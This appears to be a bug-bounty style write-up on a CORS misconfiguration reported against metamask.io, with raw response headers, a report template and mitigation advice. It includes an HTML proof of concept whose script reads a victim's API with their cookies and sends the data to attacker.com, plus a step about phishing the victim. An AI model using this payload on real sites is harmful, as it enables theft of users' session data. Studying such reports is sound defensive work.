
Cross-Domain Misconfiguration is a security flaw that occurs when web applications improperly configure their **cross-origin resource sharing (CORS)** policies. CORS is a browser security mechanism that controls how resources on a web page can be requested from another domain outside the domain from which the resource originated. If misconfigured, it can allow unauthorized domains to access sensitive information, leading to data leakage or other attacks.



```
┌──(kush㉿vbox)-[~]
└─$ curl -I -H "Origin: http://evil.com" https://metamask.io

HTTP/2 200
date: Fri, 25 Apr 2025 03:38:57 GMT
content-type: text/html; charset=utf-8
age: 0
cache-control: private, no-cache, no-store, max-age=0, must-revalidate
content-security-policy: default-src 'self'; media-src 'self' https://video.twimg.com/; script-src 'self' 'wasm-unsafe-eval' https://cdn.segment.com https://cdn.acsbapp.com https://www.gstatic.com https://platform.twitter.com https://js
.hsforms.net/forms/v2.js https://www.google.com/recaptcha/enterprise.js 'nonce-ZmU3ZDRmN2UtMmIxMS00YWU2LThmODQtMzNkYmJiY2E0ODc4' 'strict-dynamic' https://*.osano.com https://*.google-analytics.com https://*.hs-banner.com; worker-src 'se
lf' blob: https://www.gstatic.com https://*.osano.com; style-src 'self' 'unsafe-inline' https://*.osano.com https://www.googletagmanager.com https://fonts.googleapis.com ; img-src 'self' blob: data: https://images.ctfassets.net/ https:/
/downloads.ctfassets.net/ https://i.ytimg.com/ https://images.lumacdn.com/ https://forms-na1.hsforms.com/embed/ https://px.ads.linkedin.com/ https://*.ads.linkedin.com/ https://pbs.twimg.com/ https://*.reddit.com https://t.co https://*.
twitter.com https://analytics.twitter.com https://perf-na1.hsforms.com https://track.hubspot.com https://fonts.gstatic.com ; font-src 'self' https://fonts.gstatic.com https://cdn.jsdelivr.net/npm/country-flag-emoji-polyfill@0.1/dist/Twe
mojiCountryFlags.woff2 ; object-src 'none'; base-uri 'self'; form-action 'self' https://forms.hsforms.com/; frame-ancestors 'self' https://app.contentful.com; frame-src 'self' https://platform.twitter.com https://www.youtube.com/ https:
//player.vimeo.com/ https://www.google.com/ https://forms.hsforms.com/ https://*.lpsnmedia.net https://*.osano.com https://www.googletagmanager.com/ ; upgrade-insecure-requests; connect-src 'self' blob: https://www.gstatic.com https://a
csbapp.com https://*.acsbapp.com https://forms.hsforms.com/ https://forms-na1.hubspot.com https://forms.hubspot.com https://api.lu.ma https://react-tweet.vercel.app/api/tweet/ https://tagassistant.google.com https://*.googletagmanager.c
om wss://*.googletagmanager.com https://api.segment.io/v1/ https://cdn.segment.com/v1/ https://price.api.cx.metamask.io/ https://account.api.cx.metamask.io/ https://px.ads.linkedin.com/ https://*.osano.com https://*.google-analytics.com
 https://www.google.com/ccm/collect https://js.hs-banner.com https://cta-service-cms2.hubspot.com https://*.reddit.com https://*.redditstatic.com https://api.hubspot.com https://api.hubapi.com;
link: </_next/static/media/18811c6af43a7bb4-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/1f5a5afe530cf531-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/stat
ic/media/a757f97c389def12-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/cb500b236c271263-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2", </_next/static/media/cbb70915d
b1e6525-s.p.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2"
set-cookie: NEXT_LOCALE=en; Path=/; Expires=Sat, 25 Apr 2026 03:38:56 GMT; Max-Age=31536000; SameSite=lax
strict-transport-security: max-age=15778476; includeSubDomains; preload
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
x-country: LK
x-frame-options: DENY
x-locale: en
x-matched-path: /[locale]
x-next-pathname: /
x-nonce: ZmU3ZDRmN2UtMmIxMS00YWU2LThmODQtMzNkYmJiY2E0ODc4
x-powered-by: Next.js
x-vercel-cache: MISS
x-vercel-id: sin1::fra1::68ppn-1745552336819-5755683dac04
cf-cache-status: DYNAMIC
set-cookie: NEXT_LOCALE=en; Path=/; Expires=Sat, 25 Apr 2026 03:38:56 GMT; SameSite=lax
set-cookie: __cf_bm=KzgyBAk0uUa8LJB9ysaHA_LOLat1Y_gdW2AZM9FZGUw-1745552337-1.0.1.1-LYq8dB0DD2.l6sWJ8JEN48UHaoiNEeq0Xd47up4PkT2gWMcZ19Nt5SD1fMYt29ghuh9U6Rff3eT6RNFqSA9GBB60zJhpxeckeSvhAkxiHpo; path=/; expires=Fri, 25-Apr-25 04:08:57 GMT;
 domain=.metamask.io; HttpOnly; Secure; SameSite=None
x-content-type-options: nosniff
server: cloudflare
cf-ray: 935acf790cc65134-CMB
```

How to Test (Manual Exploit)

- Create a Malicious HTML File on Evil Domain



```
<!-- Save this as evil.html on attacker.com -->
<html>
  <body>
    <script>
      fetch("https://victim.com/api/user", {
        credentials: "include"
      })
      .then(res => res.text())
      .then(data => {
        // Send data to attacker-controlled server
        fetch("https://attacker.com/log?data=" + btoa(data));
      });
    </script>
  </body>
</html>
```

- **Trick the Victim into Visiting the Attacker Page**
  - Send a phishing link to the victim.
  - If the victim is logged in on victim.com, their session cookies will be sent with the fetch request.
  - The API will respond and the attacker's JS will read the sensitive data.

- **Mitigation**

For developers:

  - Never use wildcard (*) with credentials.
  - Use strict origin whitelisting (e.g., Access-Control-Allow-Origin: https://your-site.com).
  - Validate origin on the server before setting CORS headers.

5. **Report Writing**

Title:
Cross-Domain Misconfiguration via Overly Permissive CORS Policy on https://metamask.io/robots.txt

Summary:

A Cross-Origin Resource Sharing (CORS) misconfiguration was discovered on https://metamask.io/robots.txt, where the server responds with the header Access-Control-Allow-Origin: *. This configuration allows any third-party origin to read the contents of this endpoint via cross-origin requests. Although this specific file is not sensitive, the presence of this misconfiguration indicates a potential for broader exposure across the domain and may aid attackers in reconnaissance or further exploitation, especially if other unauthenticated or semi-protected endpoints exhibit similar behavior.

Affected Endpoint:

https://metamask.io/robots.txt

Vulnerability Type:

- Cross-Domain Misconfiguration
- CWE-264: Permissions, Privileges, and Access Controls
- WASC-14: Server Misconfiguration
- OWASP Top 10:
  - 2021 A01: Broken Access Control
  - 2017 A05: Broken Access Control

Steps to Reproduce:

Step 1: Send a CORS preflight request with a custom Origin

```
curl -I -H "Origin: http://attacker.com" https://metamask.io/robots.txt
```

Step 2: Observe the response headers:

```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
```

Step 3: Use a JavaScript-based cross-origin fetch to read the resource:

```
fetch("https://metamask.io/robots.txt", {
  method: "GET",
  mode: "cors"
})
.then(response => response.text())
.then(data => console.log(data))
.catch(error => console.error("CORS error:", error));
```

If the browser returns the response body, it confirms a misconfiguration.

Impact:

- Any domain can issue cross-origin requests to this endpoint and read the content.
- While robots.txt itself is typically not sensitive, its accessibility via cross-origin requests could:
    - Indicate a pattern of misconfigured CORS headers across the domain.
    - Lead to the leakage of internal or semi-private information if applied to other unauthenticated APIs.
    - Be used in recon processes by attackers or bots to enumerate and crawl non-indexed paths.

Risk:

- **Risk Rating:** Medium

- **Confidence:** Medium
- **Exploitation Complexity:** Low
- **Exploitability:** Passive (no user interaction required)

Recommendations:

- Avoid using wildcard Access-Control-Allow-Origin: * on any endpoint unless the content is guaranteed to be public and non-sensitive.
- Do not use Access-Control-Allow-Credentials: true with wildcard origins.
- Implement a strict CORS policy:
    - Allow only trusted domains to access specific resources.
    - For public static files, explicitly mark them as safe if CORS is needed.
- Conduct a full audit of all endpoints and CORS configurations across the domain to ensure no sensitive data is exposed unintentionally.

Supporting Evidence:

- **Header Response:** Access-Control-Allow-Origin: *
- **Tested Origin:** http://attacker.com
- **Source:** Passive scanner alert 10098 (ZAP)

Additional Notes:

Although robots.txt is typically harmless, its misconfiguration in CORS may reflect a systemic issue. If any API endpoints follow similar policies and serve data without authentication, attackers could leverage this to extract information from the user's context or internal services.

References:

- OWASP CORS Misconfigurations
- CWE-264: Permissions, Privileges, and Access Controls

- Fortify VulnCat - Overly Permissive CORS Policy